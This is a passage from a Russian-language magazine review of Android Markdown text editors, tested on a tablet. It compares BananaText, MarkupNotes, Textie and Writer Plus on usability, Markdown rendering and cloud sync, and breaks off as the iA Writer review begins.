


Рис. 1. Просто и наглядно

В идеале хотелось бы, чтобы текст в мобильной версии выглядел примерно так же.

ПОДГОТОВКА ЭКСПЕРИМЕНТА

В качестве помощника возьмем 10-дюймовый планшет средней ценовой категории и средней же производительности, с уже почтенной ОС Android 4.0.4 на борту. Так как набирать текст, используя экранную клавиатуру, сродни адскому наказанию грешников, я воспользуюсь Bluetooth-клавиатурой, заказанной когда-то на просторах Aliexpress. А чтобы совсем уж сделать работу комфортной, подключу к полноразмерному USB-порту (мегавещь, кстати) мышку. Обзор каждого редактора (помимо теста синтаксиса Markdown) будем подготавливать в нем самом, чтобы на практике ощутить все его достоинства и недостатки.

JPG vs PNG

Рассмотренные редакторы, поддерживающие вставку картинок формата JPG, точно так же работают и с файлами PNG.

МЕТОДИКА

Итак, чем же должны обладать претенденты, чтобы надолго поселиться в твоем Android-девайсе? Во-первых, как ни странно, поддержкой синтаксиса Markdown: как правило, мобильные редакторы пасуют при вставке картинок в текст или поддерживают не все возможности языка. Во-вторых, работой с локальными файлами и их синхронизацией с облачными хранилищами, ведь копировать файлы на флешки — прошлый век и моветон. В-третьих, поддержкой русского языка как в интерфейсе, так и в проверке орфографии (отмечу, что последняя уже присутствует в Android из коробки). В-четвертых, должно быть субъективное чувство комфорта при работе с текстом — в конце концов, это просто инструмент, который не должен мешать полету мысли и движению руки.

Лайфхак

Android хорошо умеет работать с внешними клавиатурами, однако переключение языка почему-то так толком и не реализовано. Отсутствует и индикация текущей раскладки. Чтобы ликвидировать эти недочеты, из Google Play можно установить стороннюю экранную клавиатуру, которая, помимо прочего, будет обслуживать и взаимодействие системы с физической. Например, Russian Keyboard имеет наглядную индикацию и предлагает традиционные способы переключения языка: `Alt + Shift`, `Alt + Space` или `Shift + Space`.

BANANATEXT / MARKDOWN

Ссылка: bit.ly/2bf5KRv
Версия: 0.5.1
Цена: бесплатно (есть платная версия)

Итак, запускаем наш любимый Google Play, вбиваем Markdown в строку поиска и «знакомимся» с нашим первым участником — BananaText / Markdown. Знакомимся в кавычках, потому что с первой попытки этот текст почему-то не сохранился (помнишь, я говорил, что буду писать в самом редакторе, — не соврал ;)).

Приложение выполнено в псевдо Material стиле — кроме серой кнопки (Floating Action Button), в окне редактора ничего и нет. В смысле — вообще ничего! И это совсем плохо, так как при работе с текстом очень хочется его периодически сохранять (рефлекс, привитый Microsoft Office), а сделать это можно, только завершив правку нажатием той самой кнопки с возвратом на главный экран, что дико раздражает. Приложение не позволяет установить размер шрифта и межстрочное расстояние — о комфорте для глаз можно забыть, а вместо расово верных переносов слова просто разрываются в произвольном (!) месте.

JPG vs PNG

Забегая вперед, замечу, что при тестировании многих приложений наблюдается странная тенденция, при которой сам редактор текста сделан из рук вон плохо, тогда как отформатированный вариант в Markdown смотрится отлично.




Рис. 2. Серая полоса внизу — рекламный баннер

Есть проблемы и в логике приложения — так, при нажатии кнопки «Назад» в окне настроек (к слову, состоящем ровно из одного сомнительного пункта) приложе-

ние завершает свою работу. Непонятно почему, никакой проверки орфографии нет (напомню — она встроена в систему по умолчанию). С облачной синхронизацией дела обстоят не лучше: она имеется только в платной версии и только в режиме чтения, то есть ты можешь открыть файл для редактирования из Dropbox, но вот сохранить его будь любезен в памяти устройства. Отдельно стоит отметить периодические глюки и аварийное завершение работы с потерей текста.

А как обстоят дела с синтаксисом Markdown? Имеется поддержка разнообразных стилей текста и заголовков, вставка списков, ссылок и даже картинок, но последние зачем-то масштабируются по ширине страницы. BananaText — единственный из рассмотренных редакторов, позволяющий вставлять в текст таблицы. Код и выделенные слова обрамляются рамками с фоном, а вот у цитат отсутствует полоска слева. Теперь о грустном: чтобы посмотреть отформатированный текст, необходимо вернуться (!) на главный экран, где присутствует область предпросмотра с неубираемым боковым меню. Да, с таким интерфейсом начинаешь уважать даже vi.

Вердикт: *приложение французских разработчиков выполнено крайне небрежно, из-за чего юзабилити находится явно ниже ватерлинии, а значит, плывем дальше.*

P. S. Приложение снова упало, похоронив половину написанного выше.

MARKUPNOTES

Ссылка: bit.ly/2brBc3k
Версия: 2.0
Цена: бесплатно

Следующим рассмотрим редактор от немецких разработчиков — MarkupNotes. Приложение абсолютно бесплатно и не содержит рекламных баннеров, что приятно. Интерфейс не локализован, но поддержка русского языка при проверке орфографии присутствует — слова с ошибками подчеркиваются, предлагается замена по словарю. К сожалению, так же как и в предыдущем случае, невозможно задать размер шрифта и межстрочный интервал, более того — в режиме редактирования жестко выбрана цветовая схема с белыми буквами на черном фоне, что, на мой взгляд, должно быть опционально. Все новые файлы программа складывает на карту памяти в отдельную папку (в настройках можно указать свою), создавая при этом общее оглавление. К моему сожалению, кнопка «Сохранить» закрывает редактор и переключает режим на просмотр отформатированного текста (похоже, авторы никогда не работали с большими и сложными в плане графики текстами).

Поддержка Markdown удовлетворительная: учитываются все уровни заголовков, распознается различное начертание текста, есть возможность вставлять цитаты и ссылки, а также нумерованные и ненумерованные списки. Также распознается управляющий символ `, позволяющий выделить нужные слова (термины) в тексте. Огорчает только то, что ни код, ни термины не обрамляются

рамками — меняется только шрифт, а у цитат отсутствует серая полоска с левой стороны. Картинки можно вставлять как локальные (с указанием полного пути или без), так и расположенные в интернете.




Рис. 3. Без рамок текст смотрится аляповато

Поддержка облачных сервисов отсутствует. Документом можно только поделиться (Share) с помощью установленных на планшете клиентов (Google Диск, Gmail и прочих), но это целиком и полностью заслуга Android, а не разработчиков приложения. Кроме того, если использовать меню Share, то скопирован будет отформатированный HTML-вариант, а не исходный текстовый файл — учти это.
Вердикт:: *приложение вполне пригодно для написания текстов, особенно на слабых планшетах с ограниченным объемом памяти, так как размер приложения составляет рекордные 180 Кбайт. Работает оно довольно шустро, но, если тебе нужна полноценная облачная синхронизация, стоит поискать альтернативу.*

TEXTIE MARKDOWN EDITOR

Ссылка: bit.ly/2b1uxeb
Версия: 1.1.2
Цена: бесплатно

Разработка вьетнамских программистов Textie Markdown Editor отличается своеобразным интерфейсом. Когда файл открываешь, на экране отображает-

ся уже отформатированный вариант текста, и понять, как же начать с ним работать, решительно невозможно. Оказывается, нужно сделать свайп влево в области текста, чтобы перейти в режим редактирования. По ощущениям, на экране присутствуют старые добрые табы, только без заголовков и какой-либо индикации, — очень странная и неочевидная реализация. С другой стороны, если чуть довести это решение со свайпом до конца — получится самый удобный, на мой взгляд, вариант переключения «редактор — предпросмотр». Кроме того, на Android 4 в оформлении приложения используются явно ошибочные цвета: диалог выбора файла рисует черные надписи на темно-сером фоне, да и на скриншоте заметно, как не вписываются кнопки в общую цветовую гамму. Портит впечатление и известная «детская болезнь» некоторых разработчиков — поворот экрана, при котором приложение просто-напросто падает (похоронив под своими обломками все сделанные тобой правки текста).

Интерфейс не русифицирован, но проверка орфографии работает. Выбрать размер шрифта исходного текста, так же как и межстрочный интервал, не представляется возможным (уж не заговор ли это?).

О Markdown, собственно, говорить нечего — тест пройден на самом высоком уровне: форматирование полностью соответствует ожиданиям. Единственная придирка — необходимость указывать полный путь до изображения при вставке, то есть, например, `/mnt/sdcard/download/sample.jpg`.

Рис. 4. Тест пройден

В режиме редактирования имеются кнопки для быстрой вставки картинок, цитат, списков и ссылок. Для периодического сохранения изменений авторы предлагают синхронизацию с помощью своего сервиса (хм… начинает просыпаться внутренний параноик) с обязательной регистрацией. Понятно, что в этом случае ожидать работы с другими облачными сервисами не стоит.

Хорошо продумана функция экспорта готового текста: помимо ожидаемого HTML и MD, на выходе можно получить документ в виде изображения формата PNG.

Вердикт: *по части Markdown все прекрасно, но хромает юзабилити (чего только стоит банальный поворот экрана). Если приспособиться к интерфейсу — работать можно, хотя чувство, что сейчас приложение аварийно завершится, сильно мешает.*

WRITER PLUS

Ссылка: bit.ly/1ZFOzvg
Версия: 1.42
Цена: бесплатно

Следующим в очереди за наградой стоит редактор с незатейливым именем Writer Plus. Интерфейс, выполненный в стиле Material Design, полностью локализован, имеется проверка орфографии по правилам русского языка. Размер шрифта при наборе текста установить нельзя, тем не менее он вполне подходит для комфортной работы (используется шрифт с засечками). Кнопка «Сохранить» по-прежнему отсутствует (видимо, это какой-то тренд), и все изменения сохраняются по окончании правки или при использовании клавиатурного сочетания `Control + S` (уже что-то).

При тестировании обнаружилось некоторое неудобство — отсутствовала опция выбора файла: пришлось вручную копировать тестовый файл непосредственно в папку с программой, после чего он ожидаемо появился в главном меню. Ставим минус за юзабилити. С поддержкой Markdown тоже не все в порядке — поддерживаются только различные уровни заголовков (H1, H2, H3) да стили текста (курсив и/или жирный). Ни картинку, ни цитату, ни код, ни даже ссылку вставить не удалось.




Рис. 5. Рекурсия статьи

Облачная синхронизация отсутствует (правда, автор все же предлагает поставить дополнительное приложение для работы с Google Диском). Есть возможность поделиться (Share) готовым текстом, но, как уже отмечалось, это опция мобильной системы, а не конкретного приложения.
Вердикт: *приложение представляет собой неплохой текстовый редактор (не в последнюю очередь из-за удачно подобранного шрифта), но наш тест, к сожалению, провалило.*

IA WRITER

Ссылка: bit.ly/2bodAta
Версия: 1.3.9
Цена: бесплатно

Мода добавлять префикс i к названию продукта, видимо, еще долго будет бередить умы разработчиков мобильных приложений и маркетологов. Посмотрим, поможет ли эта буква с точкой немецкому редактору iA Writer.

